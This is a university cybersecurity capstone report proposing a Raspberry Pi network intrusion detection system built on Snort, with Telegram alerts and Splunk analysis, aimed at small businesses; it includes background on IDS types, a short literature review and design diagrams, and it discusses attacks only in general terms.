Raspberry Pi Intrusion Detection System

جامعة جدة
University of Jeddah

Bachelor's Degree in Cybersecurity
02/2023

Student name: Talal Al-Qarni - 1945250
Student name: Mohammed Fahad - 1946981
Student name: Abdullah Al-Khammash - 1945303

Supervisor by
Dr. Shahzad Saleem

Acknowledgments

First and foremost, praises and thanks to the God, the Almighty, for His showers of blessings throughout our research work to complete the research successfully. We would like to express our deep and sincere gratitude to our research supervisor, **Dr Shahzad Saleem** and **collage of Information Technology and Engineering at University of Jeddah**, for giving us the opportunity to do research and providing invaluable guidance throughout this research. His dynamism, vision, sincerity, and motivation have deeply inspired us. He has taught us the methodology to carry out the research and to present the research works as clearly as possible. It was a great privilege and honor to work and study under his guidance. We are extremely grateful for what he has offered us. We would also like to thank him for his friendship, empathy, and great sense of humor. And we are extremely grateful to our parents for their love, prayers, caring and sacrifices for educating and preparing us for our future

Abstract

In this age of data innovation, every IT setup, workplace, residence, and individual is required to impart and share data. The need for communication and data sharing has led to an exponential rise in the quantity and scale of computer systems. Both inside and outside of the IT setup, these systems are used to share data.

Numerous protection programs are available on the market to detect and handle these assaults due to the notable increase in cyberattacks. These include IDS, IPS, and firewalls. These frameworks work well for settings with steady finances, but they are expensive and out of reach for business IT setups with tight budgets. The costs of installation, upkeep, and energy for these Small and medium-sized businesses are unable to afford the costs of these security measures because they have trouble managing and detecting the growing number of network threats.

This research suggests a Raspberry Pi-based security incident and event management system for small and medium-sized businesses as a solution to centralize node for network monitoring to track and troubleshoot network traffic, make sure suspicious packets don't enter or leave the network.

Table of Contents

List of acronyms

IDS	Intrusion Detection system
IPS	intrusion Prevention System
ARP	Address Resolution Protocol
LAN	Local Area Network
DNS	Domain Name System
DHCP	Dynamic Host Configuration Protocol
NGFW	New Generation Fire Wall
VPN	Virtual Private Network
DSR	Design Science Research

Chapter 1: Introduction

1.1 Aim and Scope

Raspberry Pi is a device that has minimal costs and power requirements. These PCs can be a protective solution for these small and medium businesses because of their flexibility, lack of infrastructure, and maintenance requirements. Our aim is to create a security solution with Intrusion detection system to monitor the network and filter traffic.

The solution may record and examine network traffic once it is installed on a local area network. Traffic against well-known threats to record any malicious activity for enhanced network administrator comprehension at the lowest possible power and maintenance costs. The project targets non-technical users by offering ease of use and delivers alerts automatically to the user’s phone.

1.2 Motivation and Objective

Organizations and individuals that share resources are vulnerable to cyberattacks. Organizations used to spend a lot of money on various protective solutions available in the market in the shape of firewalls, intrusion detection system (IDS), and intrusion prevention systems (IPS) to safeguard data from these various cyber threats.

These expensive solutions can be afforded by large enterprises without any financial problems, but they can be fatal to small businesses and individuals. These enterprises with financial constraints require a network solution they can readily afford. When it comes to the deployment of single or numerous tapping nodes in a network, Raspberry Pi base security solutions perform effectively for these small businesses or for personnel usage, because of its infrastructure, versatility, low maintenance requirements, and affordability.

When it is installed in a network, it will be able to enforce network traffic policies, ensure any abnormal packets, detect malicious traffic, and give central monitoring to watch and debug network traffic.

1.3 Project plan and Deliverables

Deliverables

Using only a Raspberry Pi, build a network gateway that includes, and Network Intrusion Detection System (NIDS).

- Implement network traffic regulations

- Make sure suspicious packets don't enter or leave the network.

- NIDS to identify malicious communications, including malware and vulnerability exploitation

- A central node for network monitoring to track and troubleshoot network traffic

- Sending alerts automatically and directly to the user’s phone.

Figure 1 Raspberry Pi computer

1.4 Project plan

Project Methodology

Design Science Research aims to produce knowledge that is prescriptive about how artifacts, like as software, processes, models, or concepts, are designed. Future projects can create artifacts methodically and scientifically with the aid of research and practice thanks to this design expertise. As a result, this design and application may produce design-focused information that adds to the DSR knowledge corpus.

When adjustments are anticipated to be small, where the scope and requirements are clearly specified. If adjustments are needed in the middle of the project, it might be challenging because this can disturb the overall flow.




Figure 2 Design Science Research model

1.5 Project Plan:

The Gantt Chart shown in the below figure.




Figure 3 project plan Gantt chart

1.6 Conclusion:

We discussed the primary reasons for proposing this project in this chapter, along with the main security issues that affects small businesses and individuals. Along with the methodology and project plan, we also talked about our project's goals and objectives.

Chapter 2: Problem Understanding

2.1introduction:

In this chapter, we'll describe the project's stakeholders and go over the project's area and domain. Also. Using a review of the available literature, we may evaluate and contrast our project solution with those already exist. Finally, a comparison of this solution with other solutions and the services offered by them will be discussed.

2.2 INTRUSION DETECTION SYSTEMS

An Intrusion Detection System (IDS) is basically consisting of a system that monitors a network and uses artificial intelligence and statistical analysis to find any potential intrusions. It is entirely distinct from the firewall and functions as an alarm or caution to us. Firewall serves as a gateway for packets and simply follows the administrator-defined rules; it filters internet traffic and either passes or drops packets, whereas IDS continuously scans internet traffic for any potential intrusion threats.

2.3 IDS attacks

- DOS Attack: In a DOS attack, numerous systems are used to overwhelm the targeted system or network with traffic, causing flooding and a bandwidth overflow. The services of a host connected to the internet are temporarily or permanently disabled by DOS attacks.

- Spoofing Attack: To gain access to a system, an attacker is said to imitate another device or user on the network. Spoofing IP addresses and ARP is a method used in man-in-the-middle attacks.

- Eavesdropping Attack: A type of external attack in which sensitive data, such as passwords, confidential information, or session tokens, are obtained by sniffing vital information being transmitted over a network.
- Application-level Attack: During an application-level attack, the attacker targets the network's application layer and takes advantage of its vulnerabilities. The techniques to do this include SQL injections, Trojans, viruses, and others.

- Logon Abuse Attack: A successful logon abuse attack would bypass the authentication and access control mechanisms and grant a user with more privileges that authorized.

- User to Root Attack: An unauthorized individual attempts to use the network to get access to the system or root. A classic U2R attack is a buffer overflow, which happens when a web service receives more data than it can handle.

2.4 Classification of IDS

- Host-based IDS (HIDS): The host-based intrusion detection system essentially keeps an eye on and examines a computer system's internal workings and the network packets that pass via its interfaces. It examines intrusion in the host system, a local computer system. System logs and other logs produced by the operating system are where HIDS collects data for monitoring and auditing. Host-based systems place a high value on audit trails.

- Network-based IDS (NIDS): The network-based intrusion detection system (NIDS) monitors network traffic to identify all malicious activity. A network sensor is what the NIDS does. As packets move via the network, the NIDS checks for network assaults. Data can be collected and analyzed by NIDS to find known attacks or unlawful conduct, or network and application protocol activity can be examined to find unusual and suspicious behavior by traffic (IJERT, 2018).

2.5 IDS functions

1. Data collection: The IDS system receives the data from the data collecting module as input. This data is examined after being saved in a file. System logs, kernel messages, port-map messages, login messages, etc. make up the data.

2. Feature Selection: Following the selection of features for data collects, the data is subjected to functions. For feature selection, a variety of techniques, including filter algorithms and correlation-based algorithms, are used.

3. Analysis: After the feature has been chosen, the data are examined for any additional pertinent information. By altering the parameters, system activity is analyzed overall. The examination identifies any intrusions or network issues.

4. Action: After detecting network problem or system intrusion preventive actions are takes by IDS tools to prevent attack on the network. The IDS also inform the administrator with all the required data through email/alarm icons, or it can play an active part in the system by dropping packets so that it does not enter the system or close the ports (IJERT, 2018).

2.6 IDS Techniques

1. Signature-based IDS: The system will scan network packets for a certain pattern or rule when using signature-based detection. Machine learning algorithms are used to teach and train each data set based on the classification of each data set as normal, and invasive. A response or notification to an alert should be delivered to the appropriate authorities depending on the robustness

and gravity of a signature that is activated within the system. Following are some methods for signature-based detection:

- Expression matching: This looks for a stream of events, such as log entries, that fit a specific pattern.

- State transition analysis: This model targets the network's states or transitions. (IJERT, 2018).

2. Anomaly-based IDS: An Anomaly based detection technique will look for an anomaly or an outlier in a sequence of packets. Anomaly based detection requires machine learning by comparing new behaviour against the established model. Whenever there is a deviation in the behaviour pattern it will be reported as a possible intrusion. It identifies anomalies as deviations from normal behaviour and automatically detects any deviation from it, flagging the latter as suspect. Thus, these techniques identify new types of intrusion as deviations from normal usage Techniques used in anomaly-based detection are:

    - Statistical Models: The statistical model shows the output as a statistical value.

    - Cognition Based Detection Techniques: It works on audit of data. The set of predefined rules for the classes and attributes are identified from training dataset (IJERT, 2018).

2.7 Snort

Snort is a free open-source and signature-based intrusion detection system which is capable of real time traffic analysis and packet logging. Snort was developed by Martin Roesch in 1998. Snort has no real GUI or easy to use administrative console (Snort, n.d.). Some features of Snort are:

- Can work on any operating system
- Protocol examining capability
- Condition examining capability
- Packet reassembly capability

Figure 4 Snort

2.8 Raspberry Pi

Raspberry Pi is a minicomputer that can run on either battery or main power. It is a compact computer that was primarily created for experimentation. It is a low-cost hardware with its own RAM and CPU for processing data. It is one of the low-cost hardware due to its cheap cost and nearly little maintenance and installation requirements. For small and medium-sized businesses.

Many Linux distributions presently have an adaption optimized for the Raspberry Pi because the Raspberry Pi had lack of resources. Raspbian is a separate Debian-based operating system created for the Raspberry Pi (Chiradeep BasuMallick, 2022)




Figure 5 raspberry pi

2.9 Stakeholder Definition:

Stakeholders are participants in the project who are impacted and influenced by its operations. The member who has knowledge in cybersecurity at the small organizations or the individual that knows the importance of data security in the house are participating in our initiative as stakeholders, including persons, organizations' staff, school departments, and children that may or may not be impacted by it. We list the project's stakeholders in the section below:

- Individuals
- Small organizations
- Schools
- Hospitals
- Content Makers

2.10 Project domain:

In our project, we propose the use of Raspberry Pi for small- and medium-sized businesses' intrusion detection needs. The suggested approach is aimed at IT setups that are unable to purchase the expensive IDS and IPS solutions that are already on the market. In the suggested architecture, the raspberry pi will be used as a network monitoring terminal with the free and open-source IDS tool Snort to record and examine the traffic for any unusual activities. The solution makes use of the built-in Snort signature rules to detect network intrusion.

- The project provides a solution for individuals and organizations especially when it comes to the cost since it is raspberry pi based.
- It can monitor and examine network traffic once it is installed on a network.

- It keeps the network protected against well-known threats and records malicious activity for network comprehension at a low possible solution and maintenance costs

2.11 Literature Review

Protecting a network, or more simply network security, is the process of detecting hostile activities as well as illegal access to the local network while keeping limited resources of small and midsize IT systems in mind. Researchers have already done a great deal of work in this area. Our objective is to develop a method for detecting infiltration using readily available Raspberry Pi devices. We will review the solutions provided by researchers and engineers utilizing raspberry pi for network security in this section. Here is a review of the literatures:

2.11.1 SQL Injection Detection and Prevention System with Raspberry Pi Honeypot Cluster for Trapping Attacker

This paper offers a defense against a sequel (SQL) injection attack utilizing a cluster of Raspberry Pi computers. The suggested remedy tends to increase the system's capability to recognize and prevent SQL injection outbreaks against databases. SQL injection is a type of incident that affects the server's database. Malicious SQL commands are run by the invader, controlling the web-based database servers. As a honeypot cluster, the paper uses raspberry pi computers in central London. Systems known as honeypots are limited-service replicas of real servers used to monitor suspected attacker behavior. Attackers can access honeypots without any limitations. It functions as an electronic lure that pretends to be a standard structure while waiting to proceed. Saltine drills. (Djanali et al., 2014).

The suggested fix makes use of Raspberry Pi machines in a cluster to conceal the identity and access to live web servers, The suggested design includes a web server to handle client web requests, a proxy server to determine whether to transmit incoming requests to the server or to a honeypot, and a load balancer to divide the burden of incoming requests among the raspberry pi machines in the cluster, as indicated.




Figure 6 suggested Design to identify and avoid SQL injection

By examining the incoming client requests, the proxy server works as a detector for SQL injection attacks in the design. If the client's request method is not POST, the proxy server verifies the incoming requests and forwards them to the web server. The SQL query deletion technique is used to process POST requests; if it is successful, the server receives the request; otherwise, the request is delivered to a honeypot checker who logs the request as an assault.

The suggested approach lacks any ability to impose rules because the Raspberry Pi honeypot data was not used to produce any preventative rules to stop similar activities in the future. However, the suggested approach only addresses the SQL injection attack, leaving the network open to more complex attacks. (Djanali et al., 2014)

2.11.2 Intrusion Detection System Using Raspberry PI Honeypot in Network Security

The paper's author offers an available open-source IDS in conjunction with a Raspberry Pi used as a honeypot to safeguard network devices. The suggested design makes use of a honeypot to monitor attacker's activities. Honeypot plays a crucial part in enhancing network security while also displaying the attack type following data analysis. Snort IDS on the Raspberry Pi is used in the recommended architecture to identify any suspicious behavior. With millions of detection rules included in its signature database for detecting cyberattacks, Snort is a well-known open-source IDS. Network security is protected by the Snort IDS tool. It has been extensively utilized to connect the network of IT-based business organizations.

Based on client-server architecture, the detection mechanism uses a main server that interacts with requests from several clients through a network. (S. Mahajan, 2016)




Figure 7 Raspberry Pi- Honeypot architecture

To capture malicious activity, the author suggests using a raspberry pi honeypot as a part of the client design. Workstation on the client side collects the activities of the attacker and either record them or just send them to the server for additional analysis. The purpose of server-side architecture is to analyze data received from the client and determine whether to create intrusion detection warming and display it to the administrator or not based on the rules set.

The proposed concept does not include any actual testing or experimentation; it just theorizes the implementation of the Raspberry Pi Honeypot to increase network security. (S. Mahajan, 2016)

2.11.3 SolarWinds Security Event Manager

SolarWinds Security Event Manager (formerly Log & Event Manager), is a security information and event management (SIEM) virtual appliance that adds value to existing security products and increases efficiencies in administering, managing, and monitoring security policies and safeguards on your network.

SEM provides access to log data for forensic and troubleshooting purposes, and tools to help you manage log data. SEM leverages collected logs, analyses them in real time, and notifies you of a problem before it causes further damage.

For example, advanced persistent threats can come from a combination of network events such as software installations, authentication events, and inbound and outbound network traffic. Log files contain all information about these events. The SEM correlation engine identifies advanced threat activity, and then notifies you of any anomalies.


solarwinds

Figure 8 solar winds Security Event Manager

But is an expensive solution and difficult to implement and setup for beginners

The pricing for SolarWinds Security Event Manager starts at $2525.0. SolarWinds Security Event Manager has 2 different plans:

Subscription License at $2525.00.
Perpetual License at $4805.00.


SolarWinds Security Event Manager Pricing

Pricing Model Free Trial , One-time license

Perpetual License	Subscription License
$4,805	$2,525
Features • Centralized log collection and normalization • Automated threat detection and response • Integrated compliance reporting tools • Intuitive dashboard and user interface • Built-in file integrity monitoring • Simple and affordable licensing	Features • Centralized log collection and normalization • Automated threat detection and response • Integrated compliance reporting tools • Intuitive dashboard and user interface • Built-in file integrity monitoring • Simple and affordable licensing
Based upon the Number of nodes sending log and Event information, the pricing varies	Based upon the Number of Nodes sending log and Event information, the pricing varies

Figure 9 SEM pricing

2.12 Raspberry Pi Intrusion Detection System:

In our suggested architecture, the raspberry pi will be used as a network monitoring terminal. We will follow Network-based IDS (NIDS) to monitor network traffic and identify malicious activities. the NIDS checks for network attacks. Data can be collected and analysed by NIDS to find known attacks or unauthorized conduct with the free and open-source IDS tool Snort to record and examine the traffic for any unusual activities. The solution makes use of the built-in Snort signature rules to detect network intrusion, and iptables Linux firewall as prevention tool.

We will configure our physical IDS as gateway node at the network as shown in figure:




Figure 10 network architecture

Compared to the current applied solutions like SolarWinds Security Event Manager, e.g., they are expensive and out of reach for business IT setups with limited budgets. The costs of installation, upkeep, and the ability for these Small and medium-sized businesses are unable to afford the costs of these security measures because they have trouble managing and detecting the growing number of network threats.

2.13 Comparison criteria definition

1-The first paper suggested fix makes use of Raspberry Pi machines in a cluster to conceal the identity and access to live web servers, The suggested design includes a web server to handle client web requests, a proxy server to determine whether to transmit incoming requests to the server or to a honeypot, and a load balancer to divide the burden of incoming requests among the raspberry pi machines in the cluster, as indicated.

2- The paper's author offers an available open-source IDS in conjunction with a Raspberry Pi used as a honeypot to safeguard network devices. The suggested design makes use of a honeypot to monitor attacker's activities. Honeypot plays a crucial part in enhancing network security while also displaying the attack type following data analysis. Snort IDS on the Raspberry Pi is used in the recommended architecture to identify any suspicious behavior. With millions of detection rules included in its signature database for detecting cyberattacks, Snort is a well-known open-source IDS. Network security is protected by the Snort IDS tool. It has been extensively utilized to connect the network of IT-based business organizations

3- SolarWinds Security Event Manager (formerly Log & Event Manager), is a security information and event management (SIEM) virtual appliance that adds value to existing security products and increases efficiencies in administering, managing, and monitoring security policies and safeguards on your network. But is an expensive solution for personal usage and small–medium enterprises.

Unlike the papers, in our project, we will configure the environment and setup practically the raspberry pi device with all needed open-source tools as Linux, Snort IDS. we have also added additional features:

- Tuning and Reducing False Positives alerts.

- capture network traffic and store it in PCAP format for later analysis.

- targeting non-technical users by offering ease of use and sending alerts automatically to the user's phone.

And we will perform many security tests as

- Network scanning
- Detect viruses
- Storing and collecting traffic packets
- Content control

And we will write a detailed report about all configurations, setups, testing and results.

Chapter 3: Analysis

3.1 Requirements

In this stage, requirements of this project are studied. Information about this project is gathered from the literature review. Example of the requirements can be divided into two main classes, which is software and hardware. Below are the lists of software and hardware used in this project.

A) Hardware

- Raspberry Pi Model 4 B
- High-Performance Ethernet Cable
- MicroUSB Cable
- 32 GB MicroSD card
- USB Keyboard and Mouse
- HDMI Monitor
- High Performance HDMI Cable

B) Software

- Snort IDS software
- Kali Linux
- Notepad++
- Wireshark

3.2 use case diagram




Figure 11 use case diagram

3.3 sequence diagram



User
Router
Raspberry PI with snort installed
Snort data
Send network connection request
collect logs and send it to
Process data and compare the segnutures with the stored snort data
Detect the suspicious actions and send a rsponse

Figure 12 sequence diagram

3.4 Data collection instruments

Data collection is an important step in the research process. Your data collection tool will depend on the type of data you plan to collect (quality or amount) and how you plan to collect it.

The data-collecting instrument included in construction research:

- Observations:

  We observed and noticed that NIDS is not affordable in many network environment.

  We found out that enhancing network security is not optional anymore even for Individuals.

Chapter 4: Design Phase

4.1 System Architecture

In order to monitor all incoming and outgoing network traffic from LAN, Raspberry Pi was attached to a switch port and configured to detect intrusions based on various options. The Raspberry Pi is able to see all types of traffic coming into and out of the network. All VLAN ports are connected to the port configured in promiscuous mode, which serves as the gateway. To capture incoming packets. On the Raspberry There is analysis and central logging connected to the same switch to serve as a central monitoring for network logs collected as produced by the Raspberry Pi computer. [figure 13]




Figure 13

Our proposed solution is the development of a security solution for small and medium enterprise networks using raspberry pi that can ensure data security. it should be able to not only detect intrusions but also ensure logging of such events. [figure 14]




Figure 14

The following figure [Figure 15] shows the proposed framework, Snort in Raspberry Pi will perform real time monitoring in a home network environment. The Raspberry Pi with Snort IPS installed in it with Kali Linux operating software must be connected to the router to start. Monitor. Once Snort has been started, users can start surfing the Internet. If any malicious packets are detected, Snort will enforce the rules set and act exactly like it was programmed. Any actions taken will be recorded in log file and can be displayed to user. If user wishes to stop the monitoring process, he/she will just have to turn off the Raspberry Pi



Router
2. Connected To Router
1. Raspberry Pi with Snort Installed
3. Devices will connect to the network
4. Snort Monitors the Network based on Rules Set by User. If Any Malicious Packets Detected, It can Alert User and also record actions taken in a log file stored in Raspberry Pi
Devices connected to the network

Figure 15

Chapter 5: Development Phase

5.1-Introduction

In this chapter we will provide a comprehensive overview of the Development and Implementation of the project starting with APIs and Plugins, Data collection instruments and Implementation and Coding that we used. We will also discuss the network and hosts configurations process. Setup the hardware and the set of rules that our NIDS will use to detect the intrusions and suspicious traffic, And the methods of displaying it and analysing it .

5.2-API and Plugins

To apply the idea of sending our Network IDS alerts to the customer phone we create a python script that uses the Telegram API that is popular and easy to use and provides a comfortable design to read the alerts and analyse it to make a correction action by the customer if there are any suspicious activities . and we use the Splunk API to analyse the snort alerts and show a timeline for all events .

- Telegram
- Splunk SIEM

5.3-Data collection Instruments

Packet capture (PCAP) files are commonly used for testing purposes, particularly for analysing real-time traffic. One way to obtain such traffic is by using a SPAN port to mirror all the traffic to the Raspberry Pi that contains our snort NIDS for analysis and show the alerts.

5.4 Implementation

The network topology:

First full, We connect the raspberry pi to managed switch that is enable the mirroring port that forward all the traffic that go to router and came out from it to the Raspberry Pi to monitor all the traffic and make the raspberry pi able to detect any malicious packets income or outcome the network and it can alert the user of these activities to take preventive actions.

